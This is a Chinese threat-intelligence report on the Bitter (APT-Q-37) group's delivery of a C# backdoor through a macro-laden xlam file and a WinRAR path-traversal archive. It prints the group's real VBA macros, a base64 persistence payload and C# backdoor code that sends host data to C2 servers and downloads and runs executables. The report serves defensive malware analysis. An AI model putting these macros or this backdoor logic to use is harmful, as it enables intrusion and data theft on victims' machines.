蔓灵花（APT-Q-37）以多样化手段投递新型后门组件

团伙背景


蔓灵花，又名 Bitter，奇安信内部跟踪编号 APT-Q-37。该组织被普遍认为具有南亚地区背景，长期针对中国、巴基斯坦等国家进行攻击活动，定向攻击的目标包括政府、电力、军工等领域的单位，意图窃取敏感资料。

事件概述

奇安信威胁情报中心近期发现一些与蔓灵花组织相关的攻击样本，这些样本使用不同方式，最终植入一种可以从远程服务器下发任意 EXE 文件的 C# 后门。

（1）方式一：利用 xlam 文件携带的 VBA 宏释放 C# 代码文件，借助受害者机器上.NET 框架的 csc.exe 和 InstallUtil.exe 完成编译与安装。

（2）方式二：使用 WinRAR 路径穿越漏洞，试图替换受害者用户目录模板库中的 Normal.dotm 文件，从而实现当受害者打开 docx 文件时，触发模板库中恶意 Normal.dotm 宏代码的执行，宏代码获取托管在远程服务器上的后门程序并运行。



详细分析


相关样本信息如下：

MD5	文件名	说明
b165b489c5f8c4e136364664502d68f1	Nominated Officials for the Conference.xlam	包含恶意宏
18164f7b3d320a79b6db634f718a1095	vlcplayer.dll	释放的C#源码编译得到的后门程序
f6f2fdc38cd61d8d9e8cd35244585967	Provision of Information for Sectoral for AJK.rar	带有漏洞利用的恶意RAR压缩包
4bedd8e2b66cc7d64b293493ef5b8942	Normal.dotm	RAR压缩包中包含恶意宏的文件

f16f2e4317c37085cad630d41001f7c3　winnsc.exe　　后门程序

攻击链一

文件 Nominated Officials for the Conference.xlam 打开后会提示启用宏，宏启用后弹出一个消息框，意为“文件解析失败，内容损坏”。这只是攻击者用来迷惑受害者的手段。





```
Sub Workbook_Open()
    ' DownloadFile_XMLHTTP
    ' OpenCalculator
    DecodeMyBase64
    PauseExample
    dfdsfsdfsdfsfd
    periperi
    MsgBox "ERROR: File PARSE_FAILED. Contents corrupted."
End Sub
```

在 xlam 文件携带的宏代码中，首先 base64 解码出一份 C# 编写的后门源码数据，保存为”C:\programdata\cayote.log”。然后调用.NET 框架的 csc.exe 将其编译为”C:\Programdata\USOShared\vlcplayer.dll”，再用 InstallUtil.exe 安装。

```
Sub dfdsfsdfsdfsfd()
    ' C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:C:\Programdata\msoffice365.dll C:\Programdata\cayotes.cs
    Shell """C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe"" /r:""C:\Windows\Microsoft.NET\Framework\v4.0.30319\System.Net.Http.dll"" /target:library /
    out:C:\Programdata\USOShared\vlcplayer.dll ""C:\Programdata\cayote.log"" ", vbHide
    PauseExample
    Shell """C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"" /logfile= /LogToConsole=false /U ""C:\programdata\USOShared\vlcplayer.dll"" ", vbHide
End Sub
```

宏代码中 peripheri 函数用以实现持久化，在 Starup 目录写入 kefe.bat 文件，该 bat 文件会创建一个向”hxxps://www.keeferbeautytrends.com/d6Z2.php?rz=”发起请求的计划任务。


```
Sub peripheri()
    Dim sT As String, roamPath As String
    Dim XML As Object, Node As Object
    Dim bytes() As Byte
    Dim stm As Object

    roamPath = Environ("APPDATA")
    roamPath = roamPath & "\Microsoft\Windows\Start Menu\Programs\Startup\kefe.bat"
    sT =
    "QGVjaG8gb2ZmDQpzXmNoXnReYV5zXmtecyAvY3JlYXRlIC90biAiT25lRHJpdmVcVXBkYXRlczExMDA5ODg4NDQiIC9mIC9zYyBtaW51dGUgL21vIDI2IC90ciAiY29ua
    zZXQgNzY1PWh0JiBzZXQgNjY1PXRwczomIHNldCA1NjU9ITc2NSEhNjY1ISYgc2V0IDQ2NT0hNTY1IS8vd3d3LmtlZWZlcmJlYXV0eXRyZW5kcyYgY3VybCAhNDY1IS5jb
    lJVNTfGNebV5kIg=="
    Set XML = CreateObject("MSXML2.DOMDocument")
    Set Node = XML.createElement("b64")
    Node.DataType = "bin.base64"
    Node.Text = sT
    bytes = Node.nodeTypedValue
    Set stm = CreateObject("ADODB.Stream")
    stm.Type = 1 ' Binary
    stm.Open
    stm.Write bytes
    stm.Position = 0
    stm.Type = 2 ' Text
    stm.Charset = "utf-8"    ' adjust if Base64 encodes ANSI or UTF-16 text
    stm.SaveToFile roamPath, 2 ' overwrite
```



攻击链二

攻击者还利用了 WinRAR 的路径穿越漏洞植入 C# 后门。起初我们以为攻击者利用的是 8 月份披露的 CVE-2025-8088[1]，该漏洞影响低于 7.13 版本的 WinRAR 软件。但测试发现，对于 7.12 版本的 WinRAR，恶意 RAR 无法实现路径穿越的效果，而在 7.11 版本上可以实现，因此攻击者实际利用的应该是更早的一个 WinRAR 漏洞。

恶意 RAR 中包含两个文件，一个是 Document.docx，另一个是路径中带有两层父目录的 Normal.dotm。Normal.dotm 在 Document.docx 的 alternate 数据流（ADS）中，Document.docx 本身内容只有 5 个字节。



根据压缩包中 Normal.dotm 的路径，恶意 RAR 在解压后试图覆盖当前用户原有模板库的 Normal.dotm 文件（”C:\Users\<用户名>\AppData\Roaming\Microsoft\Templates\Normal.dotm”）。这就要求受害者在”C:\Users\<用户名>\XXX”之类的目录进行解压操作才能实现覆盖，而如果受害者习惯于在下载目录（”C:\Users\<用户名>\Downloads”）或者桌面（”C:\Users\<用户名>\Desktop”）直接解压接收的压缩包文件，将正中攻击者下怀。

压缩包中的 Document.docx 用于诱导受害者启动 Word，当 Word 启动时，会默认加载模板库中的 Normal.dotm 文件。恶意 Normal.dotm 中的宏代码通过 net use 连接远程共享文件夹”\\koliwooclients.com\templates”，然后执行其中的 winnsc.exe。根据 VT 上的关联，该 exe 为相同功能的 C# 后门。

```
Private Sub Document_Open()
    Jdfgugjkdf
    Bokghfghtq
End Sub
Sub Bokghfghtq()
    Dim MetBwqa As String
    Dim Nointer As String
    Dim Olia As String
    Oliaz = "XFxrb2xpd29vY2xpZW50cy5jb21cdGVtcGxhdGVzXHdpbm5zYy5leGU="
    Nointer = Joinre(Oliaz)
    Call Shell(Nointer, vbHide)
    ' MsgBox "Error 0x00FFFF: Possibly Incomplete File.", vbInformation
End Sub

Sub Jdfgugjkdf()
    Dim MetBwqa As String
    Dim Nointer As String
    Dim Olia As String
    Oliaz = "QzpcV2luZG93c1xzeXN0ZW0zMlxuZXQuZXhlIHVzZSBcXGtvbGl3b29jbGllbnRzLmNvbVx0ZW1wbGF0ZXM="
    Nointer = Joinre(Oliaz)
    Call Shell(Nointer, vbHide)
    ' MsgBox "Error 0x00FFFF: Possibly Incomplete File.", vbInformation
End Sub
Function Joinre(ByVal base64String As String) As String
    Dim eeereef As Object
    Dim bbfeesss() As Byte
    Set eeereef = CreateObject("MSXML2.DOMDocument.6.0")
    eeereef.LoadXML "<root></root>"
    eeereef.DocumentElement.dataType = "bin.base64"
    eeereef.DocumentElement.Text = base64String
    bbfeesss = eeereef.DocumentElement.nodeTypedValue
    Joinre = StrConv(bbfeesss, vbUnicode)
    Set eeereef = Nothing
End Function
```

'\\\\koliwooclients.com\\templates\\winnsc.exe'

'C:\\Windows\\system32\\net.exe use \\\\koliwooclients.com\\templates'

C# 后门

cayote.log 后门源码自带一些注释，使用函数 gjfdkgitjkg 对字符串进行 AES 解密，一些字符串解密结果如下。

后门主体功能在一个无限循环中，首先收集一些设备信息，包括当前用户临时目录路径、操作系统版本和位数、主机名等，将信息拼接后用 POST 请求发送到 hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drxbds23.php。

```
    ss = mynm +";" +mein + ";" + midy + ";" + mbis + ";" + midi; // 拼接收集的信息

    string twink = gjfdkgitjkg("HMO9Z9FA3wdvGYiv/k1y9oLsJrXO8Cwooi2cF6Aq2zZTANm+chD1fp5I6sw8nKgkHRqEpzABSkE8VWIlam47qhPZ7i
    // https://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drxbds23.php
    string axx = gjfdkgitjkg("YlPbG4FZ3M2H0/mV8qylSw==");// "cvz";
    string oaxx = ss;
    string faxx = Convert.ToBase64String(Encoding.UTF8.GetBytes(oaxx));
    string boundary = "--axxyyppqq------------------------" + DateTime.Now.Ticks.ToString("x");
    byte[] boundaryBytes = Encoding.ASCII.GetBytes("\r\n--" + boundary + "\r\n");
    HttpWebRequest request = (HttpWebRequest)WebRequest.Create(twink);
    request.Method = gjfdkgitjkg("no8AO31diwzeiy03OAFamw==");// "POST";
    //request.ContentType = gjfdkgitjkg("3HXuWAGqqkgTsX/mLUGgszIx/iUIqmWuo5pKgTYkEX/fUbu55IOX1q2/nikT0cEHgCPfbFScnwvOum/Ux
    request.ContentType = "multipart/form-data; boundary=" + boundary;
    request.KeepAlive = true;
    using (Stream requestStream = request.GetRequestStream())
    {
        requestStream.Write(boundaryBytes, 0, boundaryBytes.Length);
       // string formDataTemplate = gjfdkgitjkg("heAenvx8GpAIgHbD3WvXlxzFivquiNM6uAG13ApKHuvL1M/+TcdRkWVa8z/qCtTVey7VmIUyq
        string formDataTemplate = "Content-Disposition: form-data; name=\"{0}\"\r\n\r\n{1}";
        string formItem = string.Format(formDataTemplate, axx, faxx);
        byte[] formItemBytes = Encoding.UTF8.GetBytes(formItem);
        requestStream.Write(formItemBytes, 0, formItemBytes.Length);
        byte[] trailer = Encoding.ASCII.GetBytes("\r\n--" + boundary + "--\r\n");
        requestStream.Write(trailer, 0, trailer.Length);
    }
    using (WebResponse response = request.GetResponse())
```

从上面 URL 获取的响应作为参数传入 taskprogressAsync 静态方法，该方法根据 C2 服务器的响应内容下载指定后续 EXE 文件并执行。

```
using (WebResponse response = request.GetResponse())
using (StreamReader reader = new StreamReader(response.GetResponseStream()))
{
    string responseText = reader.ReadToEnd();
    var ygehj = RemoveSpecialCharacters(responseText);
    request.Abort();

    if (!IsNullOrWhiteSpace(ygehj))
    {
        Thread myNewThread = new Thread(() => taskprogressAsync(ygehj)); // 根据响应下载并执行文件
        myNewThread.Start();
    }
    else { }
}
rd = new Random();
Thread.Sleep(rd.Next(5, 10) * 10000);
```

taskprogressAsync 的参数以”#”分隔，第 1 部分作为下载的文件名，第 3 部分的数字用来确定下载文件的保存位置。

```
static private async Task taskprogressAsync(string file)
{
    try
    {
        String[] strlist = file.Split('#');
        fname = strlist[0];
        switch (strlist[2])
        {
            case "1":{
                    spath = Environment.GetFolderPath(Environment.SpecialFolder.History) + "\\";
                    break;
                }
            case "2":{
                    spath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
                    break;
                }
            case "3":{
                    spath = Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\";
                    break;
                }
            case "4":{
                    spath = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + "\\";
                    break;
                }
            default:{
                    spath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
                    break;
                }
        }
        if (spath == "")
        {
            spath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
        }
```

从 hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drdxcsv34.php 获取指定文件名的文件数据。

```
string adsd = gjfdkgitjkg("HMQ9Z9FA3wdvGYiv/k1y9oLsJrXQ8Cwooi2cF6Aq2zZTANm+chD1fp5I6sw8nKgkHRqEpzABSkE8VWIlam47qhPZ7ic
// https://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drdxcsv34.php
string requestedFile = fname;         // File you want from server

using (HttpClient client = new HttpClient())
{
    try
    {
        // Send filename as form-data (multipart)
        var form = new MultipartFormDataContent
    {
        { new StringContent(requestedFile), "drxfi" }
    };
        HttpResponseMessage response = await client.PostAsync(adsd, form);
        response.EnsureSuccessStatusCode();
        // Try to get filename from Content-Disposition header
        if (response.Content.Headers.ContentDisposition != null)
        {
            // p_globle = response.Content.Headers.ContentDisposition.FileName?.Trim('"') ?? p_globle;
            string fileName = null;
            if (response.Content.Headers.ContentDisposition != null)
            {
```

下载的文件数据添加 {0x4D 0x5A} DOS 头修复 EXE，然后校验 EXE 是否合法，再执行 EXE。执行 EXE 的静态方法虽然与解密字符串方法同名，但不带任何参数。


```
    string code;
    byte[] app = new byte[2] { 077, 090 }; // 4d 5a

    byte[] fileBytes = System.IO.File.ReadAllBytes(p_globle);
    byte[] rv = new byte[app.Length + fileBytes.Length];
    System.Buffer.BlockCopy(app, 0, rv, 0, app.Length);
    System.Buffer.BlockCopy(fileBytes, 0, rv, app.Length, fileBytes.Length);

    string p_globle1 = spath + System.IO.Path.ChangeExtension(fname, gjfdkgitjkg("LmkbpDgeaIbETxENCwM1KQ==")); // ".exe"
    File.WriteAllBytes(p_globle1, rv);
    File.Delete(p_globle);
    p_globle = System.IO.Path.ChangeExtension(p_globle, gjfdkgitjkg("LmkbpDgeaIbETxENCwM1KQ==")); // ".exe"
    //if (t.IsCompleted == true)
    {
        try
        {
            bool isValid = IsValidExe(p_globle);
            if (isValid)
            {
                code = (gjfdkgitjkg()) ? "000C" : "000D";
            }
            else
            {
                code = "000D";
            }
        }
        catch (Exception ex)
        {
            code = "000D";
            // Debug.WriteLine("Exception: " + ex.Message);
        }
    }
   // else
    {
       // code = "000B";
    }
static private bool gjfdkgitjkg()
{
    Process requestProcess = new Process();
    bool success = false;
    try
    {
        requestProcess.StartInfo.UseShellExecute = false;
        requestProcess.StartInfo.FileName = p_globle;
        requestProcess.StartInfo.FileName = p_globle;//"C:||Windows||System32||cmd.exe waitfor signl && " + lfqa_globle;
        requestProcess.StartInfo.CreateNoWindow = true;
        //Debug.WriteLine("gjfdkgitjkg: requestProcess.Start() -- 0");
        if (requestProcess.Start())
        {
            //Debug.WriteLine("gjfdkgitjkg: requestProcess.Start() -- 1");
            success = true;
        }
    }
    catch (Exception ex)
    {}
    return success;
}
```

添加DOS头

校验EXE

执行EXE

最后将 EXE 执行是否成功的 code 回传到 hxxps://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drxcvg45.php。



恶意 RAR 压缩包植入的 winnsc.exe 具有同样的功能。

```
Uri uri = new Uri(Program.skayuih(Program.upath) + Program.skayuih(Program.fph));
ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
ServicePointManager.Expect100Continue = true;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
  SecurityProtocolType.Tls12;
try
{
    HttpWebRequest httpWebRequest = WebRequest.Create(uri) as HttpWebRequest;
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append(Program.skayuih("+b2BmrmSJ+laYKcBB1Ik5A==") + HttpUtility.UrlEncode(Program.sysname));
    stringBuilder.Append(Program.skayuih("N5mGxt3mdEUZ1iSzJF18ng==") + HttpUtility.UrlEncode(Program.sysuser));
    stringBuilder.Append(Program.skayuih("7/sDyg8bLp8o0RrnYfld8A==") + HttpUtility.UrlEncode(Program.sysos + " [" + Program.sysbits + "]"));
    stringBuilder.Append(Program.skayuih("Ed3ixnEQWwAVF2KlVnZ2ww==") + HttpUtility.UrlEncode(Program.sysuni));
